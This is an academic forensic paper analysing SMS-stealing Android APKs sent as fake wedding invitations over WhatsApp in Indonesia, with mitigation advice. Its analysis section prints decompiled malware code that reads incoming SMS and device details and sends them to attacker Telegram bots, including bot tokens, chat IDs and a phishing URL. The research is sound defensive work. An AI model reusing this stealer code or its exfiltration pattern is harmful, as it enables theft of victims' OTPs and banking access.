Brilliance
Research of Artificial Intelligence

E-ISSN : 2807-9035
Volume 4, **Number** 1, May 2024
https://doi.org/10.47709/brilliance.v4i1.3800

Digital Forensic Analysis Of APK Files In Phishing Scams On Whatsapp Using The NIST Method

Shafa Alya Sudjayanti[1*], Dani Hamdani[2]
[1,2,]Widyatama University, Indonesia
[1]shafa.alya@widyatama.ac.id, [2]dani.hamdani@widyatama.ac.id

open access

***Corresponding Author**

Article History:
Submitted: 25-04-2024
Accepted: 29-04-2024
Published: 22-05-2024

Keywords:
Cybercrime; Phishing; Digital forensics; NIST; APK.

Brilliance: Research of Artificial Intelligence is licensed under a Creative Commons Attribution-NonCommercial 4.0 International (CC BY-NC 4.0).

ABSTRACT

Cybercrime targeting Android devices through phishing methods, especially through the WhatsApp messaging app, has emerged as a critical issue in cybersecurity. It requires comprehensive investigation and analysis. This research attempts to address this critical issue by conducting a comprehensive digital forensic investigation using the National Institute of Standards and Technology (NIST) framework methodology. Using advanced reverse engineering techniques and Vscode's APKTool extension tool, called APKLab, the research carefully examines the structure and mechanism of hidden encoded APK files that aim to steal sensitive information, such as SMS messages containing one-time passwords (OTPs), and send them via the Telegram app to attackers who can use them to access personal and banking data. As a result, this research provides a deeper understanding of the cybersecurity threats to Android devices and suggestions for mitigation measures for users and organizations. The recommendations are consistent with NIST principles. They emphasize the importance of user education, application source code reviews, system updates, and considering the use of additional security software. By filling an important gap in digital forensics, this research aims to provide insight into preventing and mitigating phishing scams via APK files on WhatsApp Android. It also highlights the importance of strong cybersecurity measures and encourages continued research efforts to effectively counter emerging cyber threats.

INTRODUCTION

In this 21st century, the development of information technology is increasingly widespread, people's ability and curiosity in mastering technology is also increasing. This is in line with the emergence of various types of cybercrime. Financial gain is one of the basic motivations of cyber criminals. Typically, cybercrime is committed by infecting the victim's computer to steal login credentials and access to personal information. One technique is social engineering, where the perpetrator manipulates the victim into performing actions that benefit the perpetrator.

Phishing is one form of social engineering. Phishing attacks use malicious emails or websites to request personal information by posing as trusted organizations.

Badan Siber dan Sandi Negara (BSSN) revealed an attack on user Android smartphone devices where the attack was spread through phishing messages using the WhatsApp instant messaging platform (BSSN, 20/23). WhatsApp itself is very popular in Indonesia. By 2023, Indonesia was the third country with the largest number of WhatsApp users in the world, with 112 million users. (Kevin Sihotang, 2023; Validnews.id, 2023).

Phishing attacks are spread through WhatsApp messages. They use various methods such as sending digital invitations, package receipts, and e-tickets. The victim is asked to open the attached .apk file to get more information about the invitation, package receipt, or e-ticket letter. However, the file is actually an application that has the potential to compromise the user's security. (Agustinus Rangga et al, 2023; Kompas.com, 2023). As shown in the figure 1.

As a result, those who do not have much experience are more likely to download APKs on their Android smartphones. Once the APK is installed, it can retrieve data that is stored on the device or misuse data that is entered by the user, such as user names, passwords, PIN numbers, OTP codes, or other personal information. (BSSN,2023).

This is an Creative Commons License This work is licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

Brilliance
Research of Artificial Intelligence

E-ISSN : 2807-9035
Volume 4, **Number** 1, May 2024
https://doi.org/10.47709/brilliance.v4i1.3800




Figure 1. Various Methods of Phishing Scams Sending APK file

This research uses the National Institute Of Standards And Technology (NIST) method in forensic analysis, which is conducted to understand more about phishing attacks. Meanwhile, to understand how the APK file works, this research applies the reverse engineering process by using APKLab. The aim of this reverse engineering process is to thoroughly understand the working mechanism of the APK. After understanding how the APK works, the next step is to develop a protection scenario. This is also in line with the law enforcement efforts against cybercrime in Indonesia, with reference to the Electronic Information and Transaction Law (ITE Law). Thus, this research will make an important contribution to protect WhatsApp Android users from phishing attacks and reduce the impact of cybercrime in Indonesia. Hopefully, this research will develop more effective protection strategies and increase user awareness and vigilance against the growing phishing threat.

LITERATURE REVIEW

Nowadays, high-speed Internet makes it possible for people to lose the awareness of exposing their data and information. This is in line with the emergence of various types of cybercrime. Cybercrime is an illegal activity that is carried out through computer networks. Financial gain is one of the basic motivations of cybercriminals. Typically, cybercriminals infect the victim's computer, stealing credentials and gaining access to personal information (A. Bhardwaj, K. Kaushik).

Cybercriminals are also highly skilled individuals experienced in social engineering online users. According to Krombholz et al. (2015), social engineering is the practice of deceiving people to infiltrate information systems and obtain private or personal data that could be used fraudulently. Social engineers use human psychological strategies, such as influence and persuasion, to convince people to give their personal information, rather than using technological attacks on networks. Human psychology is one of the factors making consumers increasingly vulnerable to cyber fraud, particularly phishing attacks.

Phishing is a social engineering technique. Phishing attacks use malicious emails or websites to request personal information by posing as a trusted organization. Scammers typically contact victims via email, phone, or text message. The information is then used to access sensitive accounts, which can lead to identity theft and financial loss (CISA, 2021).

Phishing attacks spread through WhatsApp messages use a variety of methods. These include sending digital invitations, package receipts, and e-tickets. The victim is asked to open the attached .apk file to get more information about the invitation, package receipt, or e-ticket letter. However, in reality, the file is an application that has the potential to be a threat to the user's security. (BSSN, 2023).

In this research, in order to better understand the structure and operating mechanisms of applications that have the potential to compromise user security, reverse engineering techniques are applied using APKLab tools. Reverse engineering is the process of finding or searching for the working principle of a technology product that exists in a system, object, or device. This is done by conducting an in-depth analysis of the operation or functions of the system, object, or device that being studied. Researchers can decode the code hidden in APK files and identify potential threats posed by the application through careful analysis using APKLab tools. Reverse engineering helps researchers understand how an application works, how it interacts with the Android system, and whether it contains malicious code. As a result, reverse engineering APK files is key to uncovering potential risks associated with the app under investigation. (moises and santoso, 2023).

The definition of an APK file itself is a file format that Android uses to distribute and install applications. APK contains all the elements that the application needs to be installed correctly on the features we use. This file contains many files and metadata about them, and generally has the extension .apk (VOI.id, 2023).

This research uses the National Institute Of Standards And Technology (NIST) method in forensic analysis, which is performed to understand more about phishing attacks. According to NIST SP 800-86 (2006), the NIST Method

This is an Creative Commons License This work is licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

Brilliance
Research of Artificial Intelligence
E-ISSN : 2807-9035
Volume 4, Number 1, May 2024
https://doi.org/10.47709/brilliance.v4i1.3800

is a guide to assist forensic examiners in the scientific collection, analysis, and preservation of digital evidence. It ensures that the process of analyzing digital evidence is accurate and reliable. This method has several stages, namely collection, examination, analysis, and reporting.(Karen Kent et al., 2006)

Ismail Puji Saputra and Arif Hidayat's research (2023) examines cyber threats to Android devices through phishing attacks using Trojans by using the reverse engineering method to understand how Trojans work on the Android platform using the APKTool tool. Meanwhile, Agil Nofiyan and Mushlihudin (2020) explained the forensic analysis of web phishing using the National Institute Of Standards And Technology (NIST) method. The main difference between this research and previous research (Ismail puji Saputra and Arif Hidayat, 2023; Agil Nofiyan and Mushlihudin, 2020) is in the research object studied, research methods, tools used, and different research objectives.

METHOD

The main objective of this research is digital forensic analysis to investigate APK files in Whatsapp phishing scams on Android smartphones. Using NIST method with Visual Studio Code forensic tools and APKLab Extensions in analysis. The research approach used is a qualitative method. Data sources in this research were obtained from Whatsapp application users.

NIST

This research uses a method related to the National Institute of Standard and Technology's (NIST) investigation process. The NIST method consists of 4 phases, which are: Collection, Investigation, Analysis and Reporting. The scheme of the NIST mobile forensics method is shown in Figure 2:




Figure 2. Stages of NIST Method

The National Institute of Standard and Technology (NIST) SP 800-86 method is schematically explained below:

1. **Collection:** identifying, tagging, recording, and obtaining data from relevant data sources using procedures that maintain data integrity.
2. **Investigation:** forensically processing the collected data using a combination of automated and manual methods, and evaluating and extracting data of particular interest while maintaining data integrity.
3. **Analysis:** analyzing the results of the examination using legally defensible methods and techniques to obtain useful information that answers the questions that prompted the collection and examination.
4. **Reporting:** reporting the results of the analysis, which may include describing the actions taken, explaining how tools and procedures were selected, identifying other actions that need to be taken (e.g., forensically examining additional data sources, securing identified vulnerabilities, enhancing existing security controls), and making recommendations for improvements to policies, procedures, tools, and other aspects of the forensic process.

Research Tools

In this research, a research tool is needed to assist in this research. It is a combination of hardware and software. The details of the tool is according to Table 1 below:

Table 1. Research Tools

No	Tools	Version
1	Visual Studio Code	Versi 1.87.1
2	Ekstensi APKLab	Versi 1.7.0
3	Laptop	12th Gen Intel Core i5

RESULT

In this section, the researcher explains the results of the research. Researchers may also use figures to explain the results of the research. These results should present the raw data or the results after applying the techniques described in the methods section. The results are just results; they do not conclude anything.

Collection

At this stage, 4 samples of suspicious APK files have been collected from several WhatsApp users. All files have names that seem safe, such as "Wedding invitation", "E-ticket", and "shipping receipt". The perpetrators also pretended to be from a certain organization or agency. A sample that was successfully collected is shown in Figure 3 below:

This is an Creative Commons License This work is licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

Brilliance
Research of Artificial Intelligence

E-ISSN : 2807-9035
Volume 4, **Number** 1, May 2024
https://doi.org/10.47709/brilliance.v4i1.3800



Figure 3. Samples APK file

Examination

Once the APK samples are collected, the next step is APK examination. This process involves decompiling the APK files obtained using APKLab extensions. First, the APK is unpacked to obtain the .dex file, which contains the byte code for the Android application. Then the .dex file is converted to a .jar file using tools such as JADX. After that, APKLab's auto de-obfuscator feature is used to restore the code that has been modified to make it harder to understand or hidden, so that it can be read and understood more easily. The whole process is performed using APKLab Extensions, which provide these features to make further analyzing and investigating the investigated APK easier. Figure 4 below shows how APKLab examines APK files :




Figure 4. Decompile APK using APKLab extensions

Analysis

At this point, the decompiled APK is examined using a text editor (Visual Studio Code) to understand how the APK file works. Understanding how the APK works will help mitigate APK file attacks. As shown in Figure 5 below, there are 4 permissions on the APK, which means the application can receive SMS, use the Internet, read SMS, and send SMS. Considering the required permissions, this application seems to steal SMS from victim's phone.

```
<uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.INTERNET"/>
<uses-permission android:name="android.permission.READ_SMS"/>
<uses-permission android:name="android.permission.SEND_SMS"/>
```
Figure 5. Permissions one APK

Furthermore, there are several files in the sources/com/example-/myapplication directory, but we will focus on only 3 files, namely MainActivity.java, ReceiveSms.java and SendSMS.java.

This is an Creative Commons License This work is licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

Brilliance
Research of Artificial Intelligence

E-ISSN : 2807-9035
Volume 4, **Number** 1, May 2024
https://doi.org/10.47709/brilliance.v4i1.3800

Analysis File Mainactivity.java

In the Mainactivity.java file, there is communication to the telegram bot in the onRequestPermissionsResult() function, as shown in figure 6 below :




Figure 6. Function in **Mainactivity.java**

As shown in Figure 7, in the Mainactivity.java file, the application sends a request to the telegram API with the following request body:



Figure 7. Request to the telegram API

As shown in Figure 8, you can see that the application sends a request to the telegram api, where this. device is the value of String device = ("**D e t a i l P e r a n g k a t** : " + Build.FINGERPRINT + Build.TIME + HttpUrl. FRAGMENT_ENCODE_SET); where the value will be different for each device, this is done to mark the device that has successfully obtained permission, the onRequestPermissionsResult() function will be triggered when the application successfully obtains permission from the owner's that will steal the SMS.

In short, the query above explains that the perpetrator will get a notification "Notification of application installed \ device type" to the telegram bot that they have when the victim installs the apk file.



Figure 8. Found url that loads in webview

This is an Creative Commons License This work is licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

Brilliance
Research of Artificial Intelligence

E-ISSN : 2807-9035
Volume 4, **Number** 1, May 2024
https://doi.org/10.47709/brilliance.v4i1.3800

As shown in Figure 9, the researcher also found the url https://j3uwssjhsu73je.vercel.app/, where the url is loaded on the webview. Where the webview will open a fake wedding invitation link and the 'requestPermissions' function will request the SEND_SMS and READ_SMS permissions.




Figure 9. Display Webpage Fake Wedding Invitation

The attacker also used one of the website hosting, vercel.app, to make the invitation look real, after trying to open the link, the webpage will be displayed as shown in Figure 10.

```
try {
    SmsManager.getDefault().sendTextMessage("085977241257", null,
    "Plg yth, Paket Internet Anda telah berakhir.", null, null);
}
catch (Exception e) {
    this.client.newCall(new Request.Builder()
    .url("https://api.telegram.org/"
        + "bot6513572419:AAH49WBQefA6Jiam0cnYRESWk81XQ7FfhvE/"
        + "sendMessage?parse_mode=markdown&chat_id=6900494617&text=Error : _"
        + e)
    .build()).enqueue(new Callback() { // from class: com.example.myapplicatior.MainActivity.3
        @Override // okhttp3.Callback
        public void onFailure(Call call, IOException iOException) {
            iOException.printStackTrace();
        }
```

Figure 10. Function Send a Text Messege to Attacker's Phone Number

The function shown in Figure 11 is used to send a text message to the attacker's phone number with the message content "Plg yth, Paket Internet Anda telah berakhir". However, if a problem occurs while sending the message, such as connection problems or other errors, the program will send information about the problem to the attacker's Telegram bot with the content of the text message "Error". In addition, if there is an error in sending the information, the program will print the details of the error to the console.

Analysis ReceiveSms.java

```
try {
    Object[] objArr = (Object[]) extras.get("pdus");
    SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
    int i = 0;
    while (i < smsMessageArr.length) {
        smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
        String originatingAddress = smsMessageArr[i].getOriginatingAddress();
        String replace = smsMessageArr[i].getMessageBody().replace("&", "  ").replace("#", " ");
        replace.replace("?", " ");
        String str2 = "ID : " + Build.ID + "\n - User : " + Build.USER + str + Build.PRODUCT
        + "\n - Brand : " + Build.BRAND
        + "\n - Board : " + Build.BOARD
        + "\n - BOOTLOADER : " + Build.BOOTLOADER
        + "\n - DISPLAY : " + Build.DISPLAY
        + "\n - HOST : " + Build.HOST
        + "\n - DEVICE : " + Build.DEVICE
        + "\n -TAGS : " + Build.TAGS
        + "\n - FINGERPRINT : " + Build.FINGERPRINT
        + "\n - TYPE : " + Build.TYPE + str
        + Build.TIME + "\n - ";
```

Figure 11. Function ReceiveSms.java

This is an Creative Commons License This work is licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

Brilliance
Research of Artificial Intelligence

E-ISSN : 2807-9035
Volume 4, **Number** 1, May 2024
https://doi.org/10.47709/brilliance.v4i1.3800

As shown in figure 12, this function is used to access and process each received SMS message and prepare information about the details of the device used, such as ID, user, product, brand, board, bootloader, display, host, device, tags, fingerprint, type and construction time, to be sent through the Telegram bot.

```
try {
    Object[] objArr = (Object[]) extras.get("pdus");
    SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
    int i = 0;
    while (i < smsMessageArr.length) {
        smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
        String originatingAddress = smsMessageArr[i].getOriginatingAddress();
        String replace = smsMessageArr[i].getMessageBody().replace("&", "  ").replace("#", str);
        String replace2 = replace.replace("?", str);
        Request build = new Request.Builder()
        .url("https://api.telegram.org/bot5931495238:AAHOz7qP80CGo8D8yueYGJv3Rib4xuKSxHQ/"
            + "sendMessage?parse_mode=markdown&chat_id=56411829918"
            + "text= Notifikasi Sadap SMS Undangan Dari  "
            + originatingAddress + ", Isi SMS : "
            + replace)
        .build();
```

Figure 12. Function will perform SMS theft

The function will perform SMS theft, where every time there is an incoming SMS on the victim's device, the SMS will be forwarded via the Telegram API with a request as shown in Figure 13. Where the 'originatingAddress' variable contains the SMS sender number received by the victim, and the 'replace' variable is a variable containing the SMS body.

a. Analysis SendSMS.java.

```
if (Integer.parseInt(str3.toString()) == 55555) {
    SmsManager.getDefault().sendTextMessage(str4, null, str5, null, null);
    bundle = extras;
    try {
        this.client.newCall(new Request.Builder()
        .url("https://api.telegram.org/bot6513572419:AAH49WBQefA6Jiam0cnYRESWk81XQ7FfhvE/"
            + "sendMessage?parse_mode=markdown&chat_id=6900494617&"
            + "text=Berhasil Kirim SMS dari Jauh  %0AKepada  : _"
            + str4 + "_,%0Amessage : _"
            + str5 + "_")
        .build()).enqueue(new Callback() { // from class: com.example.myapplicatior.SendSMS.1
```

Figure 13. Function SendSMS.java

Similar to the function in the ReceiveSms.java file, in the 'onReceive' function the application will retrieve the SMS sender address and the SMS body, which will then be forwarded via the attacker's telegram bot. In addition, the function can also send a reply SMS to the sender's number using the 'SmsManager.getDefault().sendTextMessage()' function.'

Reporting

After tracing the existing telegram API, some information was found. This is shown in Figure 14 below :



Figure 14. Tracing telegram API

This is an Creative Commons License This work is licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

Brilliance
Research of Artificial Intelligence

E-ISSN : 2807-9035
Volume 4, **Number** 1, May 2024
https://doi.org/10.47709/brilliance.v4i1.3800

There is a bot account with the username @Undanganhsdp_bot and the real account of the attacker, which is a private account with the name Dita. As shown in figure 15 below :



Figure 15. Telegram bot attacker's

DISCUSSION

The results of this research provide important insights into understanding phishing attacks targeting WhatsApp users in Indonesia, especially through Android devices. Based on forensic analysis using the NIST method, this research was successful in identifying the attack scheme, analyzing the APK code used, and understanding the working mechanism and purpose of the potentially malicious application.

One of the most important findings is that this phishing attack uses a variety of methods, such as fake wedding invitations, delivery receipts, and e-tickets. The attackers pretend to be trustworthy organizations, which increases the possibility that the victims will open the APK file that is included in the WhatsApp messages. Once the APK is installed, the app can perform various malicious actions, including stealing SMS OTPs, accessing personal information, and sending information to the attacker's server.

Based on the results of the research, it has been identified how the APK used in the attack works, as shown in Figure 16 below:




Figure 16. How APK works

Based on the Figure 16, the APK performs two main tasks: first, it monitors incoming text messages (SMS) to the user's device, records information such as time of delivery, sender number, and message content, and sends it to a Telegram bot. Second, the APK also collects stolen SMS logs and sends them to a Telegram bot controlled by the attacker. This allows the attacker to easily access and manipulate users' personal information without their permission, potentially causing massive impact.

This attack scheme also involves using common hosting services, such as vercel.app, to create fake web pages that resemble invitations. This increases the chances that victims will fall for the attack. In addition, the attacker also uses social engineering techniques by pretending to be a trusted organization to increase the success of the attack. Below is a visualization of a phishing attack based on our research:

This is an Creative Commons License This work is licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

Brilliance
Research of Artificial Intelligence

E-ISSN : 2807-9035
Volume 4, **Number** 1, May 2024
https://doi.org/10.47709/brilliance.v4i1.3800




Figure 17. Visualization of a Phishing Attack

In the first step, which is represented by arrow number 1 in Figure 17, an attacker uses Whatsapp to send an APK file that has been created to potential victims. In the next step, after receiving the APK file, the potential victim is given a choice to open or ignore the file. Potential victims who ignore the file are safe from phishing. However, those who open the file will be indicated as potential victims. Those who open the file will automatically download the file. After the file download is complete, a warning from Google Insecure Apps will appear. For those who have a smartphone with the latest Android OS, the file will be automatically scanned by the system before installation, and if a virus is detected, the user will be given 2 choices to proceed with the installation or cancel the installation of the file. If the user chooses to execute with the installation, then the user will become a victim of the phishing file, because after the installation, their Android will be infected. After the APK file is successfully installed, the attacker steals access to the SMS log on the victim's Android, where this log is sent using the APItelegram application programming interface. (Hidayat et al., 2022; Ismail Puji Saputra, 2023).

The data retrieved is SMS data containing SMS banking information such as pin codes from SMS history. Most victims are unlikely to delete the SMS banking transaction history, which may allow the attacker to get sensitive information and illegally request SMS tokens. If successful, the attacker may be able to transfer money from the victim's account. (BSSN, 2023). In addition, the attacker also takes the OTP (One Time Password) code from the victim's e-wallet or m-banking so that the attacker can send money from the victim's e-wallet.

After understanding the outline of how APK files work and the attack scheme, the following mitigation guidelines can be applied to prevent the spread of fraud with Android-based application file mode (.apk) from the official website of Badan Siber dan Sandi Nasional (BSSN):

1. Be careful if you receive APK files from unknown people. Do not download or install any APK files from unknown links or from unauthorized application stores.
2. Download and install applications only from authorized application stores, such as Play Store or iOS App Store.
3. Update the operating system, applications/software, firmware, and web browsers regularly to increase the device's security against existing vulnerabilities.
4. Be diligent about the granting of permissions for applications that are installed.
5. Use up-to-date antivirus and security tools and regularly run antivirus scans of storage and memory.
6. Use caution while opening links or clicking buttons from WhatsApp. Attackers can use these links and buttons to redirect you to malicious websites or to install malware on your device.
7. Update your passwords regularly

For those who have already downloaded APK file, Bank Indonesia (BI) through its official website has provided some tips on how to minimize the risks and secure your personal information. Here are the tips:

1. Turn off internet access

Immediately after clicking the APK file, turn off internet access from both mobile data and Wi-Fi. This step can stop any malware that may be included in the APK and prevent it from stealing personal information or spreading to other devices.

2. Remove suspicious apps

Check and remove suspicious apps by going to the 'Apps' menu in the 'Settings' menu, find and remove the apps that were recently installed after clicking on the malicious APK.

This is an Creative Commons License This work is licensed under a Creative Commons Attribution-NonCommercial 4.0 International License.

E-ISSN : 2807-9035
Volume 4, Number 1, May 2024
https://doi.org/10.47709/brilliance.v4i1.3800

3. Contact the bank

Report the incident to your bank as soon as possible. The bank can help block the victim's ATM card or account and take other security measures.

4. Change your password

For those who have clicked on the APK file and are concerned about account security, the next step is to immediately change passwords for bank accounts, email, social media, and other accounts associated with personal information. It is important to use strong and unique passwords for each account to increase security and reduce the risk of unauthorized access to personal information.

5. Factory reset

If necessary, the next step is to perform a factory reset or restore the phone to its factory settings. Before doing this, be sure to back up any important data. A factory reset will help remove any malware that may have been installed after clicking on the APK file, returning the device to a safer, threat-free state.

From the research findings and mitigation guidelines presented, it can be concluded that APK file phishing attacks are a serious threat to WhatsApp users in Indonesia, especially through Android devices. By understanding how APK files work and the attack schemes used, as well as implementing appropriate mitigation measures, users can reduce the risk of falling victim to these attacks. However, user awareness and caution are also key to protecting themselves from cyber threats.

CONCLUSION

In conclusion, this research highlights the threat of phishing attacks against WhatsApp users in Indonesia, especially through Android devices. Through forensic analysis using NIST methods and by applying reverse engineering techniques, this research has analyzed the structure and working mechanism of the APK file. This research successfully identified the attack scheme, analyzed the APK code used, and understood the working mechanism and purpose of this potentially malicious application.

One of the key findings is that phishing attacks use social engineering techniques by pretending to be a trusted organization. These attacks also use a variety of tricks, such as fake wedding invitations, delivery receipts, and e-tickets, to increase the chance that the victim will fall into the trap. Once installed, these applications can perform various malicious actions, such as sending SMS messages containing one-time passwords (OTPs), accessing personal data, and sending information to the attacker's server.

Based on the outlined phishing attack scheme and APK functionality, mitigation guidelines were provided to prevent the spread of Android Package Kit (APK) phising scam. The research also provides practical guidelines for victims who have already downloaded the APK file. These include being cautious when receiving APK files from strangers, downloading and installing apps only from official app stores, regularly updating the operating system and apps, carefully granting permissions to installed apps, using the latest antivirus and security tools, being cautious when opening links or clicking buttons in WhatsApp messages, and regularly updating passwords.

In conclusion, phishing attacks via APK files are a serious threat to WhatsApp users in Indonesia, especially those using Android devices. By understanding how APK files work and the attack schemes used, as well as implementing appropriate mitigation measures, users can reduce the risk of falling victim to such cyber threats. However, user awareness.

REFERENCES

A. N., & Muslihudin. (2020). Analisis Forensik pada Web Phishing Menggunakan Metode National Institute Of Standards And Technology (NIST). *jurnal Sarjana Teknik Informatika*, Vol. 8, No. 2.

Arif Hidayat, I. P. (2022). Bot Monitoring Jaringan Pada BMT Mentari Lampung Timur Menggunakan Mikrotik Dan API Telegram. *Jurnal Teknologi Komputer dan Sistem Informasi (JTKSI), Volume 5, no.03*, 215-220.

Badan Siber dan Sandi Negara. (2023). *Imbauan Keamanan Penipuan dengan Modus Berkas Aplikasi Berbasis Android (.apk) melalui Surat Undangan Pernikahan.* Jakarta Selatan: Badan Siber dan Sandi Negara.

Bhardwaj, A. &. (2012). *Cybercrime: A contemporary perspective.* New Delhi: PHI Learning Private Limited.

D. K. (2024, March 13). *Bank Indonesia*. Retrieved from TELANJUR KLIK APK PENIPUAN? SEGERA IKUTI 5 LANGKAH INI: https://www.bi.go.id/id/publikasi/ruang-media/cerita-bi/Pages/telanjur-klik-apk-penipuan.aspx

